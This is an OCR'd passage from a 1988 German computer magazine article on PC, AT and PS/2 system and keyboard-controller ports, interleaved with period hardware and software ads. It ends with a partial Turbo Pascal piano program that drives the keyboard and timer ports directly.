7	Auswahl Tastatur/DIL-Schalter an Port A	0 = Tastatur 1 = DIL-Schalter 1

Port B: (Adresse 61h, nur AT)) Bit		
0	Timer 2:	0 = Takt aus 1 = Takt ein
1	Beeper-Anschluß:	0 = gesperrt 1 = freigeschaltet
2	NMI bei Speicher-Fehler:	0 = ein 1 = aus
3	NMI bei I/O-Fehler:	0 = ein 1 = aus
4	Refresh-Toggle (etwa alle 15 µs)	
5	Timer Kanal 2 Ausgang	
6	I/O Paritäts-Flag	0 = o. k. 1 = Paritäts-Fehler aufgetreten
7	Speicher Paritäts-Flag	0 = o. k. 1 = Paritäts-Fehler aufgetreten

Port C: (Adresse 62h, nur PC)) Bit	Funktion PC	
0-3	DIL-Schalter S2 unteres Nibble (B2 = 0) oder oberes Nibble (B2 = 1) gibt den Zusatzspeicher in 32-KByte-Schritten an. Vom oberen Nibble ist meist nur das untere Bit belegt.	
4	Kassetten-Dateneingang	
5	Timer Kanal 2 Ausgang	
6	I/O Paritäts-Flag	0 = o. k. 1 = Paritäts-Fehler aufgetreten
7	Speicher Paritäts-Flag	0 = o. k. 1 = Paritäts-Fehler aufgetreten

Die Systemports unterscheiden sich bei PC und AT erheblich.

Hantarex

Monitore für alle PC-Anwendungen

Paperwhite Monitor
2-Normen-Ausführung
14" Flachbildröhre
25 MHz Videobandbreite
dunkles Glas für optimale Streulichtunterdrückung
integrierter Schwenk-/Neigefuß
auf Wunsch auch mit Phosphor L1 (amber) und P39 (grün) lieferbar

EGA-Monitor mit
hochauflösender 14" -Röhre
Dotabstand 0,31 mm
Black Matrix-Technik
grün / amber Umschaltung

Fragen Sie im Fachhandel nach Hantarex-Produkten

HANTAREX
Deutschland Vertriebsgesellschaft mbH

Siegener Straße 23
5230 Altenkirchen
BTX: 0 26 81 30 41
Telefon: 0 26 81 / 30 41-43
Telex: 869 991 hantx d
Telefax: 0 26 81 / 72 22


Heißluft von 20 bis 600°C

elektronisch stufenlos regelbar mit dem LEISTER-LABOR „S".

Elektronisch, stufenlose Luftmengenregelung von 1 bis 150 Liter per Minute.

LÖTEN und ENTLÖTEN von SMD-Bauteilen.

Mit dem genau einregelbaren, feinen Heißluftstrahl blitzschnelles und kontaktloses Löten und Entlöten von SMD-Bauteilen.



ENTLÖTEN von QUAD-PACKS


Mit dem vierfachen Heißluftstrahl kann der Quad-Pack in Sekunden unbeschädigt entlötet werden.

Verlangen Sie kostenlosen Prospekt GE 140 und Lieferanten-Nachweis in Ihrer Nähe.


Karl Leister, CH-6056 Kägiswil/Schweiz
Telefon: 00 41 41/66 00 77, Telefax: 00 41 41/66 78 16, Telex: 045/866 404

WE SELECT THE BEST FOR YOU . . .

Das neue **FLACHGEHÄUSE**



IBM-TYP Netzschalter
Turbo- und Resetschalter
Turbo-, Hard Disk- und Power-LED
Netzteil inklusive
Für XT und AT ALLES-IN-EINEM Hauptplatinen
3 Steckplätze für Erweiterungskarten voller Länge
Einschübe: 2 x FDD 3½", 1 x HDD 3½" oder 1 x FDD 3½", 2 x HDD 3½"



und die neue **XT ALLES-IN-EINEM** Hauptplatine

Prozessor 8088-1 mit 4.77/10 MHz, XT kompatibel
Sockel für 8087-Koprozessor – Bis 640 K RAM-Speicher
Monochrom/Hercules und Color-Graphik-Adapter an Bord
Schnittstellen: Parallele, serielle (zweite aufrüstbar), Maus und Game
Floppycontroller für 5¼" und 3½"-Laufwerke
Uhr und Kalender mit Batteriepuffer
Anschluß für Turbo-LED, Reset und Lautsprecher sowie Netz
Mit Schlüsselschalter
Award Bios

Wir führen alle Teile für Ihre PC's
Händleranfragen erwünscht

LinTech Import-Export GmbH
Feldheider Straße 54 · D-4006 Erkrath
Tel. (02104) 36041-43, Fax. (02104) 35728, Tlx. 8581110 lint D

abfrage erheblich schneller. Da man außerdem sowohl den Drück- wie den Loslaß-Code an Port A erfährt, lassen sich sogar zwei gleichzeitig gedrückte beliebige Tasten unterscheiden. Wenn das Programm schnell genug ist, merkt es, daß die zweite Taste gedrückt wurde, bevor man die erste losgelassen hat. Als Beispiel hierfür dient ein kleines Klavierprogramm in Turbo-Pascal 4.0, das alle Tastenaktivitäten über einen 'Drück/Loslaß-Stack' verwaltet und somit mehr als zwei gleichzeitig gedrückte Tasten unterscheiden könnte. Meist läßt dies aber die Tastatur-Matrix nicht mehr zu.

Wenn man die Interrupts nicht ausschaltet, läuft allerdings nach 16 Tastatureingaben der vom ROM-BIOS bereitgestellte Puffer über – man hört das vertraute Piepsen. Um das zu verhindern, kann man verschiedene Wege gehen. Entweder man schaltet die Tastatur-Interrupts ab, was sich durch entsprechende Maskierung des Interrupt-Controllers bewerkstelligen läßt oder man leert den Puffer, sei es durch die Turbo-Funktion READKEY oder – wie im Beispiel geschehen – durch Manipulation der Pointer für den erwähnten Puffer, den das BIOS als Ringpuffer verwaltet. Auf 40:1Ch steht der Offset des Ein-, auf 40:1Dh der Offset des Ausgabe-Pointers.

AT- und PS/2-Besitzer können dank des Tastatur-Controllers noch einige zusätzliche Möglichkeiten nutzen, beispielsweise den Tastatur-Status Port 64h abfragen.

8042-Status (Adresse 64h)	
Bit	Funktion
0	Output-Buffer voll
1	Input-Buffer voll
2	System-Flag
3	= 0 bei Befehl = 1 bei Datum
4	Schlüsselschalter
5	Output-Buffer für Zusatzgerät (Maus etc.) voll (nur PS/2)
6	allgemeines Timeout
7	Paritäts-Fehler

Ob eine Taste gedrückt wurde, kann man beim AT und PS/2 an Bit 0 im 8042 Status-Port erkennen.

Da die Tastatur ja 'intelligent' genannt wird, gibt es eine Möglichkeit, ihr mitzuteilen, daß sie gefälligst den Mund zu halten hat, weil sie zu viele Daten abgibt. Zu diesem Zweck besitzt der PC das Bit B6. Mit seiner Hilfe wird die Clock-Leitung zur Tastatur dauerhaft auf Masse gezogen. Diesen Umstand erkennt die Tastatur und bleibt folgsam still. AT und PS/2 erreichen dies durch Befehle an den Tastatur-Controller auf Port 64h: ADh (Tastatur aus) und AEh (Tastatur ein).

Ob PC ...

Ansonsten findet man in der PC-Familie bei den Steuerports kaum noch Gemeinsames. Daher trennen sich jetzt deren Wege.

Der Standard-PC hat zwei 8-Bit-DIL-Schalter, S1 für das 'Equipment' und S2 für die RAM-Konfiguration. S1 läßt sich ebenfalls über Port A einlesen (in der Tabelle als A' bezeichnet). Je nachdem, wie man das Steuerbit B7 setzt, kann man entweder den Schalter S1 oder den erwähnten Scan-Code einlesen. Der eingelesene Schalterstand wird vom ROM-BIOS als 'Equipment-Byte' auf der Adresse 40:11h gespeichert.

Wie man nebenstehender Tabelle entnehmen kann, gibt sie Aufschluß über die Anzahl der vorhandenen Floppy-Laufwerke, über den Video-Adapter und die RAM-Größe auf der Hauptplatine und den Arithmetikprozessor. Weniger als 64 KByte dürften sich heutzutage wohl kaum noch auf irgendeinem Motherboard verlieren, so daß A2' und A3' fast immer auf High liegen.

S2 wird, in zwei Nibbles (ein halbes Byte) unterteilt, auf C0 bis C3 eingeblendet, und zwar das untere Nibble (S2.1 bis S2.4) als B2 auf Low, andernfalls das obere Nibble. Das ganze Byte bestimmt insgesamt die Speichergröße auf allen Zusatzkarten (Wert × 32 KByte). Vom oberen Nibble wird nur ein Bit entsprechend S2.5 akzeptiert, da mit 5 Bits ja bereits 1 MByte in 32-KByte-Schritten erreichbar ist. Die restlichen drei Bits bleiben unbenutzt. Die könnte man gegebenenfalls für eigene resetfeste Flags nutzen, wenn man die Eingänge von S2.6 bis S2.8 mit S2.5 verbindet. Übrigens steht ein Bit genau dann auf High, wenn der entsprechende Schalter ausgeschaltet ist.

IBMs Nachfolger-Typ, der XT, hatte teilweise nur einen einzigen DIL-Schalter: für das Equipment-Byte, welches nibbleweise auf Port C eingeblendet wurde.

Bei Nachbauten entfallen solche DIL-Schalter oftmals völlig, da sich die maximal adressierbaren RAMs (512 oder 640 KByte) schon vollständig auf der Hauptplatine befinden. Speichererweiterungskarten sind dann nicht nur überflüssig, sondern führen auch zu Buskonflikten; es sei denn, es kommen Spezialkarten zum Einsatz – wie die in c't 5/88 vorgestellte [3] –, welche den Speicherraum jenseits der 640-KByte-Grenze erschließen.

Probleme gibt es manchmal mit Zusatzkarten (unter anderem Intels Inboard), die bei diesen Ports eine bestimmte Konfiguration erwarten. 'Besserkompatible' stellen die richtigen RAM-Bits daher auch dann an diesen Ports zur Verfügung, wenn keine DIL-Schalter mehr vorhanden sind, so beispielsweise Amstrads PC1512, der die externe RAM-Größe im CMOS-RAM abspeichert und sie über Port 65h schaltergerecht an Port C anlegt (den Wert für S1 erhält er über Port 64h).

Equipment-Byte (normalerweise S1 über Port A, manchmal auch S2 über Port C)	
Bit	Funktion
0	Boot von Diskette 0 = nein, 1 = ja
1	Arithmetikprozessor 0 = nein, 1 = ja
2,3	Speicher auf der Hauptplatine (in Klammern abweichende XTs) 00 16 KByte (64 KByte) 01 32 KByte (128 KByte) 10 48 KByte (192 KByte) 11 64 KByte (256 KByte)
4,5	Default-Video-Adapter 00 nicht vorhanden 01 CGA 40 x 25 10 CGA 80 x 25 11 Monochrom 80 x 25
6,7	Anzahl der vorhandenen Diskettenlaufwerke

Das Equipment-Byte wird mit einem DIL-Schalter eingestellt.

Das nächste Bit von Port B, B3, hat nur in Uralt-PCs eine Funktion: es schaltet nämlich den Kassettenmotor. Wer will, kann diesen meist brachliegenden Ausgang für eigene Zwecke nutzen.

Genauso verhält es sich mit dem Kassetteneingang C4. Dieser hat heutzutage ebenfalls keine Bedeutung mehr und steht dem Anwender zur freien Verfügung.

B4 und B5 haben hingegen eine wichtige Funktion: sie steuern die Aktivierung der Parity-Logik für den Hauptspeicher und die externen I/O-Kanäle. Hiermit läßt sich festlegen, ob ein Paritätsfehler einen NMI (nicht maskierbaren Interrupt) auslösen soll oder nicht. Tritt ein NMI auf, so kann die zuständige Behandlungsroutine (INT 2) vom Port C erfahren, wer der Verursacher war: C7 ist bei Paritätsfehler auf der Hauptplatine und C6 bei externem Paritätsfehler gesetzt. Liegt trotz NMI gar kein Paritätsfehler vor, so kommt nur noch der 8087 als Auslöser in Frage.

Der Vollständigkeit halber seien hier nochmals B0 und B1 (Timer-Steuerung) und B6 und B7 (Tastatur-Steuerung erwähnt, die ja bereits im vorangegangenen Abschnitt behandelt wurden.

... AT und PS/2 ...


Beim AT und PS/2 ab Modell 50 gibt es den Port C nicht mehr. Seine Aufgaben wurden zum Teil Port B überantwortet, der dafür ein paar überfüssige ehemalige Steuerbits über Bord wirft. Folgende Verlagerung findet man vor.

AT	PC		
B0	B0	r/w	Timer 2 Gate
B1	B1	r/w	Beeper on
B2	B4	r/w	NMI bei RAM-Fehler
B3	B5	r/w	NMI bei I/O-Fehler
B4	–	r	Refresh-Toggle
B5	C5	r	Timer 2 Ausgang
B6	C6	r	Fehler bei I/O
B7	C7	r	Fehler bei RAM
B7	–	w	Reset IRQ 0 (PS/2)

Wie man sieht, ist ein Bit hinzugekommen: der Refresh-Toggle. Dieses Bit ändert seinen Zustand bei jedem Refresh, also normalerweise rund alle 15 µs, was man für Timing-Zwecke ausnutzen kann. Insbesondere bei den PS/2-Modellen bedient

sind die Folgen für Ihre EDV unangenehm und teuer – manchmal sogar katastrophal.

Schützen Sie sich wirksam.
Mit DVS-Notstromgeräten.
Immer zuverlässig und sicher.
Und viel preiswerter als Sie denken.



DVS

Datentechnik GmbH

Ludwig-Thoma-Straße 1b · 8034 Germering b. München
Tel. 089/8419064 · Telex 524966

Funkcenter Mitte GmbH

Klosterstraße 130, 4000 Düsseldorf 1
Telefon (0211) 362522
Telefax 360195
Mailbox 360104

Aktuelle Preise 7/88

Disk Mechanic 5.32	248 DM
Unlock Album A/B	98 DM
Copywrite	178 DM
PC-Tools de Luxe	128 DM
Copy II PC 4.xx	88 DM
Option Board de Luxe	328 DM
Norton-Util. 4.0	178 DM
Norton Commander	148 DM
Norton Adv.	288 DM
Desk View 2.0	278 DM
Fastback Plus	368 DM
Turbo-BASIC US	178 DM
Turbo C US	188 DM
Turbo-Prolog US	178 DM
Turbo Pascal 4.0 US	248 DM
Eureka	278 DM
MS Quick-Basic 4.0 US	228 DM
MS Quick C US	228 DM
MS Macroassembler	348 DM
Printmaster Plus	198 DM
Fontasy	198 DM
News Room	178 DM
Side Kick Plus	328 DM
Diskoptimizer	128 DM
Pagemaker US	1498 DM
Ventura Publisher US	1880 DM
Newsmaster US	278 DM
First Publisher US	498 DM
Mirror II	178 DM
Generic Cadd 3.00	348 DM
Borland Quattro US	348 DM
PC-Anywhere	248 DM
MS Works US	398 DM
MS Windows 2.xx US	248 DM

Modems für den Export, ohne FTZ.-Nr. Betrieb in der BRD bei Strafe verboten, 300/1200/2400 Bd. ab 298 DM

Public-Domain-Software für IBM & Amiga

Über ca. 2000 Disketten schon lieferbar!!! Preis ab 5 DM pro Diskette, Katalogdisketten gegen 5 DM Schein/Briefm.

---

computhec
computer & peripherie
☎ 089/88 20 08
peter karbach
bachbauernstr. 7
8000 münchen 60

Computer nach Maß!

Wir konfigurieren Ihren Wunschcomputer aus Markenhardware

Zum Beispiel Fastspeed-AT-Portable 1 MB Mainboard 6/8/10/12 MHz 512 KB RAM, 5 Slots, 1,2 MB Markenfloppy, 40 MB Harddisk 36 ms, Supertwist-LCD-Display mit Backlight, CGA/MDA Modus, Parallel-, Seriell-, Game-Port, Tastatur mit separatem Cursor ..... **4899,—**

Fastspeed-AT, 12 MHz, 512 KB RAM, 20 MB Harddisk, 1,2 MB-Floppy, Mono-Grafik-Card, Test in c't 8/87 ..... **2999,—**

MITSUBISHI 286 L Portable, der neue Maßstab für Aktentaschen-ATs, 12 MHz, 20 MB HD, CGA, Herkules ..... **6898,—**

80286-ACCELERATOR-Card, AT-Geschwindigkeit für XT **399,—**

MULTIFREQUENZ-COLOR-MONITOR, 14" digital u. analog **1169,—**

VGA-Card, alle Grafikmodi digital und analog ..... **799,—**

EGA-WONDER-CARD, enhanced, neuestes Release .... **479,—**

3½" Floppy, 1,44 MB als 5¼" Einbauset ..... **315,—**

CHERRY-TASTATUR, deutsche Originalware in MF-Layout **229,—**

LOGIMOUSE C7
Schweizer Markenprodukt
f. RS-232 Port
167,-

Erfragen Sie unsere günstigen Händlerkonditionen

Bisher unübertroffene Speicherkapazitäten bei konventionellen Festplatten


! VERDOPPELN !
Sie Ihre Festplattenkapazität

Unser neuer Advanced RLL-Festplattencontroller bietet Ihnen:

- **erhöhte Speicherkapazität**
  bis zu 90% mehr Festplattenkapazität
- **erhöhte Zugriffsgeschwindigkeit**
  bis zu 110% schneller
- **erweiterte Kompatibilität**
  kompatibel mit fast allen MFM- oder RLL-getesteten Festplattenlaufwerken verwendbar in fast allen PC, XT und AT

EUROCOMP
EDV-Beratung, Computer- und Programmsysteme
Prößlstraße 8 - 8000 München 90 - (089) 64 54 15

Als DTP-Profis haben wir diese Annonce mit VENTURA gestaltet.



Das preiswerte CAD-Programm für Ihren PC mit professionellen Möglichkeiten, das an keinem Arbeitsplatz fehlen sollte !
Unterstützung für fast alle gängigen Grafik-Karten, auch VGA- und Genoa-EGA !
Neben dem komfortablen Editor bietet das Programm optimale Zeichnungsqualität auf Nadeldruckern, Laserdruckern u. Plottern !

DM 399.-

INFO: Ing. Büro Wolfgang Maier
Lochhausenerstr. 21
8000 München 60
Tel. 089/8110703

---

40 MIPS

intern für PC/AT* und Amiga* 2000
extern für Atari ST*

MEGA-Link 01

Multi-Transputer-System auf einer PC/AT*-Slotkarte, bis zu 4 Transputer* T 800-20 (optional T 414-20) mit jeweils 1 MByte (optional 4 MByte) lokalem Speicher (120 ns, optional 70 ns DRAMs), kompatibel zu INMOS B004 und c't TEK 4/8*, beliebig kaskadierbar, incl. OCCAM-Compiler-Server (OCS*)
C-, Pascal- und Fortran-Compiler auf Anfrage verfügbar
Helios* und UNIX* V.3 in Vorbereitung

MEGA-Link 01 mit
— 1 T414-20, 1 x 1 MByte RAM ..... **3 250,—**
— 1 T800-20, 1 x 1 MByte RAM ..... **3 750,—**
— 4 T414-20, 4 x 1 MByte RAM ..... **9 950,—**
— 4 T800-20, 4 x 1 MByte RAM ..... **12 950,—**
— 4 T800-20, 4 x 4 MByte RAM ..... **24 500,—**
kundenspezifische Konfiguration bitte anfragen
Amiga* 2000 Link-Interface ..... **345,—**
incl. Softwareanpassung,
für MEGA-Link 01, INMOS B004, und c't TEK 4/8
Atari-ST* Interface in Kürze verfügbar

oder 2 MPixels/s

für Atari ST*, Amiga* 1000, Amiga* 2000

Die
MEGA-Vision 02

(siehe auch Testberichte in c't 4/88 und Kickstart 3/88) ist ein grafisches Subsystem, das Workstation-Grafik an Mikrocomputer bringt.
Eigener HITACHI*-Grafikprozessor, interne Auflösung von 1024 x 1024 Pixel durch 1 MByte Bildspeicher, 256 aus 256 k (optional 16 M) Farben, Hardware-Windowing und -Panning, Auflösung frei programmierbar, z. B.
— 720 x 540 Pixel (60 hz, non-interlaced)
— 800 x 600 Pixel (55 hz, non-interlaced)
— 640 x 512 Pixel (50 hz, interlaced, 16 k Farben, für Videos)
— 1024 x 768 Pixel (60 hz, interlaced)

MEGA-Vision 02 anschlußfertig für Atari ST, Amiga 1000 oder Amiga 2000, incl. Gehäuse, Interface, ggf. Netzteil, Treibersoftware **2 695,—**
Vision-CAD (Atari ST* oder Amiga*) ..... **1 295,—**
Objektorientierte 2-D Konstruktionssoftware für MEGA-Vision 02, zur Erstellung technischer Zeichnungen oder Schaltpläne (fachspezifische Bibliotheken erhältlich), flexible Benutzeroberfläche.
NEC Multisync II* ..... **1795,—**
NEC Multisync XL* ..... **5990,—**

oder bauen Sie gerne selbst?

Experimentierkarte für Amiga* 2000 ..... **295,—**
(mit Autokonfigurationslogik, vorbereitet für schnellen 16-Bit-I/O-Port und Transputer-Link, 200 cm² Wrap-Feld)

T414-15	**595,—**	T414-20	**745,—**
T800-20	**1245,—**	C011AP-20	**30,—**
C012AP-20	**25,—**	Sockel 84-pol ...	**30,—**
AM* 2966	**9,95**		
MMI* 16L8, 16R8	**9,95**	20L8, 20R8	**14,95**

Alle genannten Preise zzgl. Versandkosten, Mindestbestellwert 100,— DM, * = eingetragenes Warenzeichen
Händler- und Distributorenanfragen erwünscht.

SANG
computersysteme gmbh
Am Wünnesberg 13 · D-4300 Essen 1
Tel. 02 01/7 10 11 91 · Btx 02017101191-1

sich das ROM-BIOS dieses Bits immer dann, wenn aus irgendwelchen Gründen der Timer über INT 15h nicht ordentlich läuft. Bei PS/2 kann man außerdem die Interrupt-Anforderung des System-Timers mit B7 wieder löschen.

Weitere Aufgaben übernehmen zwei neue 8-Bit-Ports, die jedoch nicht direkt vom Prozessor angesprochen werden können, sondern per Kommando an den Tastatur-Controller. Obwohl der AT über ein gepuffertes CMOS-RAM verfügt, das alle Konfigurationen dauerhaft abspeichert, hat IBM – wohl geplagt von Mißtrauen – zusätzlich einen DIL-Schalter für die Grundkonfiguration vorgesehen.

8042-Eingabe-Port
(Kommandoport: 64h, Datenport: 60h, Lesebefehl: C0h)

Bit	Funktion AT	
0	nicht benutzt	
1	nicht benutzt	
2	nicht benutzt	
3	nicht benutzt	
4	RAM-Größe	0 = 256 KByte 1 = 512 KByte
5	Test-Jumper	0 = Testmodus im Werk 1 = normaler Betrieb
6	Grafik-Typ	0 = Colour Graphics-Adapter 1 = Monochrome Grafics-Adapter
7	Schlüsselhalter	0 = Tastatur gesperrt 1 = Tastatur freigegeben

Der Befehl C0h veranlaßt den Tastatur-Controller, den zuständigen Eingabeport an den Prozessor über Port A auszugeben, wobei nur die Bits 4 bis 7 eine Bedeutung haben.

Bit 4 definiert die Hauptspeichergröße von 256 KByte oder 512 KByte. Wohlgemerkt, diese Werte gelten wiederum nur für das Vorbild, dessen Entwickler meinten, eine 128-KByte-Speichererweiterungskarte täte sich doch gut im Gehäuse. Bei den meisten Nachbauten schaltet man mit dem entsprechenden Jumper die Speicheraufteilung zwischen 512 KByte Hauptspeicher und 512 KByte Extended-Speicher oder 640 KByte Hauptspeicher und 384 KByte Extended-Speicher um.

Bit 6 wird einheitlich dazu benutzt, festzustellen, welche Grafikkarte (CGA oder MDA) als Standardausgabeeinheit benutzt werden soll.
Und Bit 7 gibt Auskunft über den Schlüsselschalter, mit dem man sowohl das Booten des Rechners unterbinden als auch Tastatureingaben unmöglich machen kann.

8042-Ausgabe-Port
(Kommandoport: 64h, Datenport: 60h, Lesebefehl: D0h, Schreibbefehl: D1h)

Bit	Funktion AT
0	führt einen System-Reset durch, um z. B. vom Virtual Protected Mode zurück in den Real Adress Mode zu gelangen
1	A20-Umschaltung
2	nicht benutzt
3	nicht benutzt
4	Status des Ausgabepuffers des Tastatur-Controllers 0 = der Puffer ist leer 1 = im Puffer steht ein Zeichen bereit zum Abholen
5	Status des Eingabepuffers des Tastatur-Controllers 0 = der Puffer ist leer 1 = ein Zeichen im Puffer wurde vom Controller noch nicht abgeholt
6	Tastatur-Clock-Leitung zur Tastatur
7	Tastatur-Daten-Leitung zur Tastatur

Der Tastatur-Controller stellt noch zwei zusätzliche Ports (beim AT und PS/2) zur Verfügung.

Da die Bits 0 bis 3 frei sind, könnte man hier durch entsprechende Umbauten, sowohl an der Hard- als auch an der Software, weitere Boot-Parameter einstellen. Für die Lötkolbenschwinger seien die Pins am 8042 genannt: Pin 27 bis 30.

Auch der Ausgabeport ist nicht vollständig benutzt. Hier sind aber die Bits 2 und 3 unbenutzt, die auf die Pins 23 und 24 führen.

D1h ist der Ausgabebefehl an den Tastatur-Controller, mit D0 läßt sich der Wert zurücklesen. Der Datentransfer findet wiederum über Port A statt.

Bit 0 sollte man während des normalen Betriebs niemals setzen, denn damit wird ein softwaremäßiger Reset erzeugt. Mancher Leser wird sich vielleicht erinnern, daß dieser Reset notwendig ist, wenn der Computer zum Beispiel über den INT 15h im Extended-Speicherbereich zugegriffen hat. Dieser Speicher läßt sich nur im Virtual Protected Mode ansprechen, aber von dem aus kennt der 80286 keine Rückkehrmöglichkeit, außer eben die durch den Reset.

Damit der Vorgang reibungslos läuft, wird vorher ein Byte im CMOS-RAM gesetzt, so daß der Rechner ohne Speichertest und Initialisierung an der Unterbrechungsstelle mit der Befehlsausführung fortfährt.

Bit 1 schaltet die Adreßleitung A20 um, die im Real Mode dauerhaft auf 1 zu setzen ist, im Protected Mode jedoch als normale Adreßleitung fungiert.

Die oberen Bits sind als Handshake-Leitungen zwischen Tastatur und Controller konfiguriert.

Bit 4 zeigt an, daß der Ausgabepuffer des Tastatur-Controllers 'voll' ist, daß also ein Byte von der Tastatur gefälligst vom Rechner abzuholen ist. Daher führt diese Leitung auch zum Interrupt-Controller, der daraufhin einen Interrupt 9 erzeugt.

Bei den Bits 6 und 7 handelt es sich um die Takt- und Datenleitung zur Tastatur, die von der Firmware des Tastatur-Controllers geschaltet werden.

... oder PS/2 allein

Einer Fülle neuer Systemports erfreuen sich die PS/2-Modelle. Das Modell 30 fällt mit seiner Port-Belegung ein wenig aus dem Rahmen, ab Modell 50 hat man sich zum Glück um AT-Kompatibilität bemüht.

Für die Verwaltung des Mikrokanals findet man 'Arbitration Ports' und für die Adapter die 'POS-Ports'. Genaueres dazu bleibt jedoch einem späteren Artikel vorbehalten.

NMI maskiert

Alle PCs besitzen einen weiteren Steuerport, der den nichtmaskierbaren Interrupt nichtsdestotrotz maskiert, also verhindert.

Während dem PC dafür eine eigene Adresse (A0H) spendiert wurde, um den NMI freizugeben (Bit 7 auf 1), sparte man beim AT und benutzt einfach das oberste Bit des Adreß-Bytes für das CMOS-RAM (Adresse 70h) als Schalter; zur Verwirrung natürlich genau in umgekehrter Weise: eine 0 bedeutet 'freigeschaltet' und eine 1 bedeutet 'gesperrter Interrupt'. Einem Zugriff auf Port 70h sollte übrigens unbedingt ein Lesezugriff auf Port 71h folgen, damit die Echtzeituhr nicht durcheinanderkommt.

Für die echten Programmierer ist nun nichts schöner als ein Programm, das reichhaltig mit den Systemports 'herumspielt' – und dennoch recht nützlich ist. Im Anschluß an diesen Beitrag finden Sie ein sehr hardwarenahes RAM-Test-Programm, das ohne jegliches BIOS auskommen muß und daher auf Tastatur, Bildschirm, Timer, Parity-Bit, NMI-Port und so weiter direkt zugreift. (st)

NMI

Adresse PC		Adresse AT & PS/2	
A0h Bit 7	0 = gesperrt 1 = frei	70h Bit 7	0 = frei 1 = gesperrt

Der NMI läßt sich – wenngleich sehr unterschiedlich – bei PC und AT maskieren.

Literatur

[1] Kurt Oswald, PIO 8255, c't 7/85, S. 102
[2] Martin Gerdes, Knöpfchen, Knöpfchen, c't 6/88 S. 148
[3] Köhlmann/Rubel/Wilde, Zwischen den Adaptern, c't 5/88 S. 164

```
program klavier;
| c't/AS 5/88 Turbo Pascal 4.0 |
| Demonstration einer Tastaturverwaltung für
  zwei und zum Teil auch mehrere gleichzeitig
  gedrückte Tasten |
uses crt,dos;
var i                    :integer;
    laenge,hoehe         :integer;
    xhoehe,wurz,ton      :real;
    ch                   :char;
    x,xalt,xneu          :byte;
    taste                :array[0..255] of integer;
    tastmerk             :array[0..10] of byte;
    stimm                :boolean;
    ebene                :byte;
    ton2                 :boolean;
    timerwert            :word;
    grundtimer,zweittimer,difftimer:word;
    exitsave,alt_8       :pointer;

procedure timerint;
interrupt;
begin
inline($FA);
if ton2 then port[$61]:=port[$61] xor 2;
port [$20]:=$20;
inline($FB);
end;

function ESCape:boolean;
begin
ESCape:=(port[$60] and $7F)=1;
end;

procedure get_taste;
var loslass:byte;
    error:boolean;
begin
error:=false;
repeat
xneu:=port[$60];
until (xneu <> xalt) and (xneu <> tastmerk[ebene]);

x:=xneu and $7F;
if xneu >=$80 then     | Loslass-Code? |
  begin
  error:=ebene=0; | zuvor mußte Taste gedückt sein |
                  | welche Taste wurde losgelassen? |
     loslass:=ebene;
     while (loslass > 0) and
          (x <> tastmerk[loslass]) do dec (loslass);
                                  | Diese Ebene eliminieren |
     if loslass= 0 then error:=true
     else
     begin
      while loslass < ebene do
       begin
        tastmerk[loslass]:=tastmerk[loslass+1];
        inc (loslass);
        end;
        dec (ebene);
      end;
  end
else
  if x <> tastmerk[ebene] then
    begin
      inc (ebene);
      tastmerk[ebene]:=xneu;
      memw[$40:$1A]:=memw[$40:$1C];
                  | löscht Tastatur-Buffer |
    end;
xalt:=xneu;
if error then writeln ('Tastaturfehler');
if error then ebene:=0;
end;

{$F+}Procedure Myexit {F-};

  Begin
    writeln;
    setintvec(8,alt_8);
    ExitProc:=Exitsave;
    port [$61]:=port[$61] and $7C;
    port[$40]:=0; port[$40]:=0;
  End;

begin
laenge:=0;
ton:=440.0;
xhoehe:=1.193182e6/ton;
clrscr;
exitsave:=exitproc;
exitproc:=@myexit;
getintvec (8,alt_8);
Writeln ('Kleines Klavierprogramm');
Write   ('Verändert den Systemtimer, daher');
Writeln (' nach Abschluß Uhrzeit neu stellen!');
Write ('E)instimmig oder Z)weistimmig?');
readln (ch);
if upcase(ch)='Z' then setIntVec (8,@TimerInt);
wurz:=exp(ln(2)/12.0);
port [$43]:=$B6;   |  Rechteck durch Timer 2    |
port [$43]:=$36;   |  Rechteck durch Timer 1    |
port [$40]:=$0;
port [$40]:=00;
port [$61]:=port[$61] and $7D;
writeln ('Stimmung');
writeln
('bitte gewünschte Tastenbelegung drücken');
writeln ('beginnend mit Kammerton A');
writeln ('Abschluß mit ESC');
For i:=0 to 127 do taste[i]:=0;
ton2:=false;
ebene:=0;

          | Warte bis keine Taste gedrückt |
repeat xalt:=port[$60] until xalt > $80;
tastmerk[0]:=0;
repeat;
  port[$61]:=port[$61] or 3;
  repeat get_taste until xneu <$80;
  port[$61]:=port[$61] and $7C;
  taste[x]:=round(xhoehe);
  xhoehe:=xhoehe/wurz;
  ton:=ton*wurz;
  port [$42]:=lo(taste[x]);
  port [$42]:=hi(taste[x]);
until Escape;
writeln ('ok, let's play');
port[$61]:=port[$61] and $7C;
repeat until not escape;
ebene:=0;
xneu:=0;
tastmerk[0]:=0;
